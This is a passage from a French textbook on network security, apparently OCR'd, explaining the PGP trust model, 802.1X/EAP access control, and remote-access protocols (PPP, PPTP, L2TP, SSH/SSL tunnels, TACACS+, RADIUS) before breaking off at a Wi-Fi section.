- **Non transitive.** Ce n'est pas parce que Cédric fait confiance à Denis et que Denis fait confiance à Laurent, que Cédric fait confiance à Laurent.

Sachant qu'un certificat est finalement une assurance de sécurité sur la confiance que l'on peut porter à une clé publique, l'originalité de PGP est de traiter cette confiance sans autorité centrale, de la même manière que nous portons notre confiance à des individus.

Rappelons que la gestion de la confiance a pour objet de détecter de possibles fausses paires de clés, d'assurer par un degré de confiance l'appartenance d'une paire de clés à un individu donné et de garantir que tout utilisateur puisse signer une clé publique donnée en se fondant sur ce degré de confiance.

PGP associe à chaque clé publique les trois champs de confiance suivants :

- **Confiance de propriétaire.** Indique le degré de confiance mis dans une clé publique donnée. Cette valeur est directement renseignée par l'utilisateur.
- **Confiance de signature.** Indique le degré de confiance que l'utilisateur accorde à chaque signature associée à une clé publique donnée. Cette valeur est directement calculée par PGP en vérifiant dans l'anneau des clés publiques de l'utilisateur le degré de confiance de propriétaire de l'auteur de la signature.
- **Légitimité de clé.** Indique le degré de confiance que PGP peut accorder à la validité de l'appartenance d'une clé publique par rapport à un utilisateur donné. Cette valeur est directement calculée par PGP en se fondant sur l'ensemble des champs Confiance de signature associés à une clé publique.

À partir de ces champs, un utilisateur donné peut signer en toute confiance, ou certifier, une clé publique. Ce modèle est en tout point semblable au comportement que l'on peut adopter afin d'établir une relation de confiance avec autrui.


La révocation d'une clé publique est évidemment autorisée. Il suffit que le propriétaire émette un certificat de révocation de la clé publique et le diffuse le plus rapidement possible à tous ses correspondants de façon que chacun puisse mettre à jour ses bases de clés.

Assurer le contrôle des accès physiques à un réseau local

Le protocole IEEE 802.1X est un standard dont l'objectif est de fournir un mécanisme d'autorisation de l'accès physique à un réseau local après authentification (le réseau peut être filaire ou sans fil).

Les composants qui interviennent dans un tel mécanisme son le système à authentifier (supplicant), le point d'accès au réseau local (commutateur, routeur, etc.) et le serveur d'authentification *(voir figure 8.11)*.


Figure 8.11
Composants de l'accès au réseau local



Tant que le système n'est pas authentifié, il ne peut avoir accès au réseau local hormis les échanges entre le système et le serveur d'authentification.

Pour un réseau filaire, le dialogue entre le système à authentifier et le point d'accès se fonde sur le protocole EAP (Extensible Authentication Protocol) pour réaliser l'authentification du système (EAP Over LAN). En revanche, le point d'accès et le serveur d'authentification dialoguent à l'aide du protocole EAP Over RADIUS (Remote Authentication Dial-In User Service), comme l'illustre la figure 8.12.

Figure 8.12
Protocoles d'accès au réseau local




Les messages EAP peuvent être de quatre types : requêtes, réponses, succès et échec. La figure 8.13 illustre une authentification réussie.

Le protocole 802.1X ne propose pas une seule méthode d'authentification mais repose sur les différentes possibilités d'authentification véhiculées par le protocole EAP, notamment les suivantes :

- EAP-MD5 : pas d'authentification mutuelle ; le client s'authentifie à l'aide d'un mot de passe.
- LEAP : protocole propriétaire de Cisco s'appuyant sur une authentification de type challenge/réponse, dérivée de la méthode MS-CHAP de Microsoft, fondée sur un couple identifiant/mot de passe**.**
- EAP-TLS (Transport Layer Security) : authentification mutuelle entre le client et un serveur fondée sur des certificats.
- EAP-TTLS (Tunneled Transport Layer Security) ou EAP-PEAP (Protected EAP) : authentification mutuelle entre le client et un serveur fondée sur un certificat côté serveur et pouvant être réalisée par un couple compte/mot de passe côté client. Dans ce dernier cas, un tunnel TLS s'établit avant que le client ne transmette ses éléments d'authentification à partir d'un couple identifiant/mot de passe.

Figure 8.13
Accès au réseau local et authentification



- EAP-FAST (Flexible Authentication via Secure Tunneling) : protocole développé par Cisco et disponible depuis avril 2004, qui utilise le chiffrement à clé symétrique entre le serveur et le client pour créer un tunnel TLS lors de l'échange des données d'authentification de la part du client.

Après une authentification positive et suivant le type d'équipement associé au point d'accès, il est possible d'appliquer des politiques de sécurité, telles que l'affectation de l'accès au système dans un VLAN dédié (Virtual LAN), des règles de filtrage spécifiques, etc.

Assurer le contrôle des accès distants classiques

Les accès distants au réseau d'entreprise traversent généralement des réseaux publics. Ces derniers offrent la capillarité nécessaire pour garantir des connexions à des coûts locaux.

Ces réseaux publics sont soit le réseau téléphonique de bout en bout, soit le réseau téléphonique pour l'accès puis le réseau Internet jusqu'au réseau d'entreprise, soit encore des accès *x*DSL, Numéris, etc., à Internet ou à des réseaux fermés d'opérateurs de télécommunications jusqu'au réseau d'entreprise. Nous appelons réseaux fermés des réseaux desservant des protocoles de type X.25, qui offrent un cloisonnement des trafics réseau.

Il est primordial de protéger les PC portables des utilisateurs d'accès distants contre les pénétrations directes, par virus, etc., pouvant entraîner le vol de mots de passe ou d'autres moyens d'authentification non suffisamment protégés. Malgré tous les dispositifs mis en place, l'accès est alors rapidement usurpé.

Les moyens de protection des ordinateurs portables doivent s'appuyer à la fois sur un pare-feu local implémentant des règles très restrictives et un système antivirus régulière-

ment mis à jour. Ces éléments doivent être sous le contrôle exclusif d'un groupe d'administrateur afin d'éviter toute erreur de configuration d'un utilisateur.

Règles de sécurité pour le contrôle des accès distants

Les règles de sécurité à considérer pour assurer le contrôle des accès distants sont les suivantes :

- Les accès distants sont authentifiés et chiffrés pour toute connexion au réseau d'entreprise.
- Les adresses IP associées à des accès distants sont situées dans une classe d'adresses IP bien déterminée afin de faciliter les filtrages ultérieurs par d'autres équipements de sécurité.
- Les services offerts pour les accès distants sont limités aux besoins identifiés. Aucun accès à une information sensible n'est autorisé pour les accès distants.
- Les ordinateurs utilisés pour les accès distants implémentent un logiciel antivirus ainsi qu'un pare-feu local. La configuration est établie à l'avance et correspond aux standards de sécurité de l'entreprise.
- Des contrôles de sécurité réguliers des accès distants sont menés à la fois sur les serveurs hébergeant les logiciels d'accès distants et sur les bases de données où sont définis et autorisés les utilisateurs.
- La base de données des utilisateurs autorisés à accéder à distance est périodiquement auditée afin d'éliminer les comptes non utilisés.

Le choix du niveau de tunneling et de sécurité à mettre en œuvre dépend de la maîtrise que l'on a du réseau. Par exemple, une entreprise devrait fonder sa sécurité sur des tunnels de niveau 3 plutôt que sur des tunnels de niveau 2 du fait qu'elle ne maîtrise pas les artères de connexion.

Le tableau 8.1 compare les caractéristiques des différents protocoles d'accès distants détaillés dans les sections qui suivent.

Tableau 8.1 Caractéristiques des protocoles d'accès distants

	L2TP	PPTP	IPsec
Mode	Client-serveur, tunnel opérateur (L2F)	Client-serveur	Client-client, tunnel passerelle
Utilisation	Accès distant *via* un tunnel	Accès distant *via* un tunnel	Intranet, extranet, accès distant
Protocole transporté	IP, IPX, NetBEUI, etc.	IP, IPX, NetBEUI, etc.	IP
Service de tunnel	Point-à-point	Point-à-point	Multipoint
Niveau OSI	2 (encapsulé dans IP)	2 (encapsulé dans IP)	3
Partage du tunnel	Oui	Oui	Oui
Authentification utilisateur	PAP, CHAP, EAP, SPAP	PAP, CHAP, EAP, SPAP	Non
Authentification du paquet	Le tunnel peut être authentifié.	Le tunnel peut être authentifié.	Oui, *via* l'en-tête AH
Chiffrement du paquet	Oui, *via* un tunnel IPsec	Oui, *via* la couche MPPE spécifique de Microsoft	Oui, *via* l'en-tête ESP
Affectation d'adresses dynamique	Oui (PPP NCP)	Oui (PPP NCP)	Selon les implémentations
Gestion des clés	Non	Non	IKE, SKIP
Résistance aux attaques	Non	Non	Oui

PPP (Point-to-Point Protocol)

Les protocoles associés aux accès distants sont des protocoles de type point-à-point et tunnel, capables de faire transiter sur les réseaux des trafics de sessions qui tiennent compte des contraintes multiprotocolaires. Le transport simultané de protocoles différents, tels que IP, IPX ou NetBEUI (NetBios Extended User Interface), peut être encapsulé par le protocole PPP (Point-to-Point Protocol).

Dans une connexion à distance, le protocole entre l'ordinateur portable, incluant le modem, et le réseau d'interconnexion, est généralement PPP (Point-to-Point Protocol). Ce protocole d'encapsulation de paquets est lui-même composé de sous-protocoles chargés du contrôle de liaison, ou LCP (Link Control Protocol), et du contrôle réseau, ou NCP (Network Control Protocol).

Le contrôle réseau NCP comporte les sous-protocoles suivants :

- ATCP-AppleTalk
- BCP-Bridging
- BVCP-Banyan Vines
- CCP-PKZIP, Microsoft Point-To-Point Compression, etc. (avec compression)
- DNCP-DECnet Phase IV
- ECP-DES, triple-DES, etc. (avec chiffrement)
- IPCP-Internet
- IPv6CP-IPv6
- IPXCP-IPX
- NBFCP-NetBIOS
- OSINLCP (couches réseau OSI)
- PPP-LEX-LAN
- SDCP-Serial Data
- SNACP-SNA
- XNSCP-XNS IDP

Le contrôle de liaison LCP comporte les sous-protocoles suivants :

- BACP (allocation de bande passante)
- LCP
- LQR (qualité des connexions)
- PAP (Password Authentication Protocol)
- CHAP (Challenge Handshake Authentication Protocol)
- EAP (Extensible Authentication Protocol)

Moyens d'authentification du protocole PPP

Plusieurs méthodes d'authentification sont disponibles avec le protocole PPP. Ces méthodes peuvent offrir une authentification élémentaire à l'aide de mots de passe jusqu'à une authentification fondée sur des certificats électroniques.

PAP (Password Authentication Protocol) est un protocole d'authentification qui utilise des mots de passe en texte clair. C'est le protocole d'authentification le plus faible.

MS-CHAP est un processus d'authentification mutuelle qui repose sur un cryptage unidirectionnel du mot de passe. Les étapes de ce processus sont les suivantes :

1. Le client fait une demande de connexion au serveur d'authentification d'accès distant.
2. Le serveur d'accès distant envoie une demande de vérification au client, qui consiste en un identificateur de session et une chaîne d'interrogation arbitraire.
3. Le client d'accès distant envoie une réponse contenant le nom de l'utilisateur et un cryptage unidirectionnel de la chaîne d'interrogation reçue contenant le mot de passe de l'utilisateur.
4. Le serveur d'authentification vérifie la réponse du client en appliquant le même cryptage unidirectionnel puisqu'il connaît le mot de passe de l'utilisateur contenu dans sa base de données. Il renvoie une réponse contenant l'indication du succès ou de l'échec de la tentative de connexion et une réponse authentifiée fondée sur la chaîne d'interrogation envoyée.
5. Le client d'accès distant vérifie la réponse d'authentification et, si celle-ci est correcte, utilise la connexion. Si la réponse d'authentification est incorrecte, le client d'accès distant interrompt la connexion.

Développé par Microsoft, MS-CHAP est fondé sur le protocole CHAP et sur des mots de passe préalablement cryptés de manière unidirectionnelle. Les bases de données d'authentification ne contiennent pas les mots de passe en clair.

Plutôt que de définir d'autres protocoles d'authentification, l'IETF a préféré définir un cadre générique indépendant de la méthode d'authentification. Le protocole EAP (Extensible Authentication Protocol) offre ce cadre générique et permet de transporter des données d'authentification entre un client et un serveur (RFC 3748). Il est ainsi possible de changer de méthode d'authentification sans changer le protocole EAP.

EAP est donc uniquement un protocole d'encapsulation, qui est principalement utilisé dans les environnements PPP et IEEE 802.11. Il ne comprend que quatre types de messages (requête, réponse, succès et échec), mais plusieurs dizaines de méthodes d'authentification sont disponibles, notamment les suivantes : MD5-Challenge, OTP (One Time Password), GTC (Generic Token Card), RSA Public Key Authentication, DSS Unilateral, KEA, KEA-VALIDATE, EAP-TLS, Defender Token (AXENT), RSA Security SecurID EAP, Arcot Systems EAP, EAP-Cisco Wireless, EAP-SIM, SRP-SHA1 Part 1, SRP-SHA1 Part 2, EAP-TTLS, Remote Access Service, EAP-AKA, EAP-3Com, PEAP, MS-EAP-Authentication, Mutual Authentication w/Key Exchange, CRYPTOCard, EAP-MSCHAP-V2, DynamID, Rob EAP, SecurID EAP, MS-Authentication-TLV, SentriNET,

EAP-Actiontec Wireless, Cogent Systems Biometrics Authentication EAP, AirFortress EAP, EAP-http, Digest, SecureSuite EAP, DeviceConnect EAP, EAP-SPEKE, EAP-MOBAC, EAP-FAST, EAP Flexible Authentication via Secure Tunneling, ZLXEAP, ZoneLabs EAP, EAP-Link, EAP-PAX, etc.


Le protocole EAP est conçu pour répondre à la demande croissante d'authentification des utilisateurs d'accès distants en employant d'autres périphériques de sécurité que les mots de passe. Grâce à ce protocole, il est possible d'ajouter la prise en charge de plusieurs modèles d'authentification, notamment les cartes à jeton, les mots de passe à usage unique, l'authentification par clé publique utilisant des cartes à puce, etc. Cela permet d'employer un serveur d'arrière-plan pour implémenter les divers mécanismes d'authentification, le serveur authentifiant se chargeant simplement de transmettre les éléments d'authentification.

PPTP (Point-to-Point Tunneling Protocol)

Le protocole PPTP permet de créer un réseau privé virtuel par la prise en charge de protocoles tels que IP, NetBEUI, IPX, etc. Ce protocole a été développé par Microsoft en collaboration avec Ascend et 3Com.

PPTP encapsule, par le biais d'un tunnel, les protocoles IP, IPX et NetBEUI, eux-mêmes encapsulés dans des paquets PPP. Il utilise pour cela le protocole GRE (Generic Routing Encapsulation), comme l'illustre la figure 8.14.

Figure 8.14
Encapsulation des trames PPP dans GRE



MPPE (Microsoft Point-to-Point Encryption) crypte les données des connexions d'accès distants PPP ou des connexions VPN PPTP. Les méthodes de chiffrement MPPE utilisent des clés de longueur variable, de 40 à 128 bits. Ces méthodes sont prises en charge par le chiffrement des données (RC4). MPPE assure la sécurité des données entre la connexion du client distant (connexion PPTP) et le serveur d'accès distant.

Les méthodes d'authentification de PPTP héritent des méthodes d'authentification du protocole PPP.


Pour établir une session PPTP, l'ordinateur client, ou PAC (PPTP Access Concentrator), se connecte à distance *via* le protocole PPP à un concentrateur d'accès NAS (Network Access Server) de son FAI. Puis il établit une seconde session au serveur réseau PPTP, ou

PNS (PPTP Network Server), afin de négocier les termes du tunnel PPTP. L'authentification de l'utilisateur est alors demandée afin de valider la session entrante en s'appuyant sur les méthodes d'authentification héritées de PPP.

Le tunnel établi sur le réseau IP consiste en une encapsulation de niveau 3 par le protocole IP/GRE des paquets PPP, comme illustré à la figure 8.15.

Figure 8.15

Couches réseau mises en œuvre dans l'accès distant PPTP



PPTP utilise en parallèle une connexion de contrôle entre le couple PAC-PNS *via* une session TCP sur le port 1723, de façon à transmettre les informations de contrôle et de gestion des appels PPTP, ainsi qu'un tunnel IP entre le couple PAC-PNS pour le transport des paquets PPP encapsulés par GRE (service numéro 47).

L2TP (Layer 2 Tunneling Protocol)

L2TP est un protocole de tunneling identique à bien des égards à PPTP et fondé sur la convergence des protocoles PPTP et L2F.


L2TP encapsule, par le biais d'un tunnel, les protocoles IP, IPX et NetBEUI, eux-mêmes encapsulés dans des paquets PPP. Il utilise pour cela des paquets IP/UDP sur les réseaux IP pour le transport des tunnels L2TP, comme illustré à la figure 8.16.

Contrairement à PPTP, L2TP n'utilise pas MPPE pour crypter les paquets PPP mais s'appuie sur les services de sécurité IPsec.

L'encapsulation des paquets L2TP dans IPsec consiste en une première encapsulation de la trame PPP (contenant un paquet IP ou IPX ou une trame NetBEUI) dans un en-tête UDP, suivie d'une encapsulation dans une trame IPsec.

Les méthodes d'authentification de L2TP héritent des méthodes d'authentification du protocole PPP.


Figure 8.16
Encapsulation L2TP des trames PPP



Pour établir une session L2TP, le client se connecte à distance *via* le protocole PPP à un concentrateur d'accès L2TP, ou LAC (L2TP Access Concentrator), de son FAI. Ce dernier établit un tunnel vers le serveur réseau L2TP, ou LNS (L2TP Network Server), qui est généralement réalisé par un routeur. Il est aussi possible que la fonction de LAC soit directement réalisée par l'ordinateur client, comme nous le verrons par la suite.

L'authentification de l'utilisateur est demandée afin de valider la session entrante en s'appuyant sur les méthodes d'authentification héritées de PPP. Le tunnel établi sur le réseau IP consiste en une encapsulation de niveau 3 par le protocole IP/UDP des paquets PPP, comme illustré à la figure 8.17.

Figure 8.17
Couches réseau mises en œuvre pour un accès distant L2TP



L2TP utilise en parallèle, sur un tunnel donné entre le couple LAC-PNS, les messages de contrôle, de façon à gérer les sessions, ainsi que les paquets PPP encapsulés par L2TP et reposant sur UDP (port 1701). Dans le cas où le client gère la fonction L2TP, il doit gérer deux sessions PPP, l'une avec le point d'accès réseau et l'autre avec le point d'accès.


SSH (Secure SHell)

SSH permet de rediriger n'importe quel flux TCP en mode tunnel dans une session SSH. Le flux de l'application considérée est alors encapsulé à l'intérieur du tunnel créé par la connexion, ou session, SSH.

Le protocole PPP, qui est généralement utilisé pour établir une interconnexion à distance à un réseau en se positionnant au niveau de la couche 2 OSI, permet aussi, s'il est redirigé dans une session SSH, de créer un tunnel IP entre deux systèmes reliés par un réseau.

Il est ainsi possible de créer un réel tunnel IP à travers SSH en encapsulant tout d'abord le trafic IP dans des paquets PPP, puis en redirigeant ces paquets PPP dans une session SSH préalablement établie *(voir figure 8.18)*.

Figure 8.18
Tunnel IP à travers SSH



L'autre extrémité réalise le cheminement inverse pour retrouver les paquets IP initiaux. L'option permettant de relayer les paquets au niveau de la pile protocolaire IP des systèmes concernés doit être activée.


SSL (Secure Sockets Layer)

SSL permet d'établir une session client serveur sécurisée au niveau de la couche session du modèle OSI.

Le protocole PPP est généralement utilisé pour établir une interconnexion à distance à un réseau en se positionnant au niveau de la couche 2 OSI. Il permet en outre, comme précédemment, de créer un tunnel IP entre deux systèmes reliés par un réseau.

Pour créer le tunnel IP à travers SSL, il suffit d'encapsuler le trafic IP dans des paquets PPP puis de rediriger ces paquets PPP dans une session SSL *(voir figure 8.19)*.

Figure 8.19
Tunnel IP à travers SSL



Protocoles d'authentification usuels des accès distants


L'authentification est la première étape à réaliser lors d'un accès distant, avant les étapes d'autorisation et de journalisation des transactions.

De nombreux protocoles ont été conçus dans cette optique, tels TACACS+, RADIUS (Remote Authentication Dial-In User Server), Kerberos, etc.

Les protocoles RADIUS et TACACS+ sont les plus utilisés dans le monde des opérateurs de télécommunications pour leur simplicité d'implémentation et leur efficacité. Kerberos est surtout utilisé pour la gestion des authentifications au sein d'un système d'information.

Avant de décrire ces protocoles, il faut bien faire la différence entre l'utilisateur et le client TACACS+ ou RADIUS, car, dans la plupart des cas, le client TACACS+ ou RADIUS ne s'exécute pas sur le système de l'utilisateur. L'utilisateur se connecte généralement à distance au point d'entrée du réseau à l'aide du protocole PPP. Un client TACACS+ ou RADIUS s'exécute sur ce point d'entrée afin de relayer la demande au serveur TACACS+ ou RADIUS, comme illustré à la figure 8.20.

Figure 8.20
Authentification TACACS+ ou RADIUS



Dans ce type d'accès très répandu, les éléments de chiffrement réalisés par les protocoles TACACS+ et RADIUS sur les informations échangées ne s'appliquent que sur une partie du trafic entre le client et le serveur TACACS+/RADIUS.

TACACS+

TACACS+ est la dernière version du protocole TACACS. Développé à l'origine par BBN puis repris par Cisco, il a été étendu une première fois avec XTACACS (eXtended TACACS), compatible avec TACACS, puis par TACACS+.

TACACS+ utilise le protocole TCP et le port 49 pour son transport, contrairement à TACACS, qui s'appuie sur UDP. Il gère séparément les trois fonctions AAA (Authentication, Authorization, Accounting), c'est-à-dire l'authentification, l'autorisation et la journalisation des événements :

- **Authentification.** Pour vérifier l'identité de l'utilisateur, TACACS+ hérite des méthodes d'authentification du protocole PPP, c'est-à-dire PAP, CHAP et EAP, incluant pour la dernière méthode la possibilité d'utiliser des cartes, ou tokens. Les échanges d'authentification sont élémentaires. Ils s'appuient sur des demandes d'authentification de la part du client et des réponses d'authentification de la part du serveur. Une base de données située sur le serveur d'accès distant sur lequel s'exécute le serveur TACACS+ gère l'ensemble des utilisateurs.
- **Autorisation.** Après l'étape d'authentification de l'utilisateur, il s'agit d'assigner un profil d'utilisation ou de droits d'accès à la ressource accédée. Les échanges d'autorisation sont également élémentaires. Ils s'appuient sur des demandes d'autorisation de la part du client et des réponses d'autorisation de la part du serveur. Un profil d'autorisation sur des ressources réseau contient à la fois la liste des équipements autorisés à être accédés et celle des commandes autorisées. Il s'agit d'une option très importante pour attribuer des droits de lecture sans possibilité de modification. Les profils sont stockés sur le système hébergeant le serveur TACACS+.
- **Journalisation des événements.** Il s'agit de connaître toutes les actions menées par un utilisateur à des fins de comptabilité pour la facturation du service réseau ou à des fins d'investigation pour la gestion du réseau. Les informations disponibles sont les demandes d'authentification afin d'ouvrir une session, les fermetures de session ainsi que les actions exécutées durant une session donnée. Si plusieurs serveurs TACACS+ sont déployés, une consolidation des journaux d'activité doit être réalisée afin de corréler les événements entre eux.

Les transactions entre un client TACACS+ et un serveur TACACS+ sont authentifiées par le biais d'un secret partagé, qui n'est jamais transmis sur le réseau. Les données échangées lors de ces transactions sont chiffrées à l'aide d'une fonction XOR appliquée sur les données et une empreinte calculée à l'aide du secret partagé. Ces protections ne s'appliquent pas entre le client d'accès distant et le point d'accès réseau si c'est ce dernier qui exécute le client TACACS+.


RADIUS

Créé par Livingston Enterprises, RADIUS est normalisée par les RFC 2138 et 2139 de l'IETF (Internet Engineering Task Force).

Il utilise le protocole UDP et le port 1645 — bien qu'il doive être normalement configuré sur le port 1812 — et gère les deux premières fonctions AA (Authentication, Authorization) conjointement et la troisième (Accounting) séparément.

Une possibilité native du protocole est d'agir comme relais de l'authentification vers d'autres serveurs d'authentification, qu'ils soient RADIUS ou autres (AXENT, SecureID, etc.). Cela permet d'employer un serveur d'arrière-plan pour implémenter les divers mécanismes d'authentification, tandis que le serveur authentifiant se charge de transmettre les éléments d'authentification *(voir figure 8.21)*.

Figure 8.21
Chaîne d'authentification du protocole RADIUS



Tout comme TACACS+, RADIUS hérite des méthodes d'authentification du protocole PPP. Les échanges d'authentification/autorisation s'appuient sur des demandes (de la part du client) et des réponses (de la part du serveur). Une base de données située sur le serveur d'accès distant sur lequel s'exécute le serveur RADIUS gère l'ensemble des utilisateurs RADIUS ainsi que leurs profils. L'étape préliminaire permet d'authentifier et d'autoriser un utilisateur. Il y a donc, par rapport à TACACS+, gain d'échange de messages entre le client et le serveur.

Assurer le contrôle des accès distants WI-FI


Les accès à distance à un réseau sans fil ont été définis en 1997 par le standard IEEE 802.11 . Cela couvre les couches MAC et Phy de communication entre un équipement Wireless LAN et un point d'accès ou deux équipements Wireless LAN (peer-to-peer), comme illustré à la figure 8.22.

Les éléments constituant un réseau sans fil sont les suivants :

- Point d'accès : se comporte comme une passerelle entre le réseau sans fil et le réseau filaire.
- Carte Wi-Fi : installée dans le système désirant se connecter au réseau sans fil.

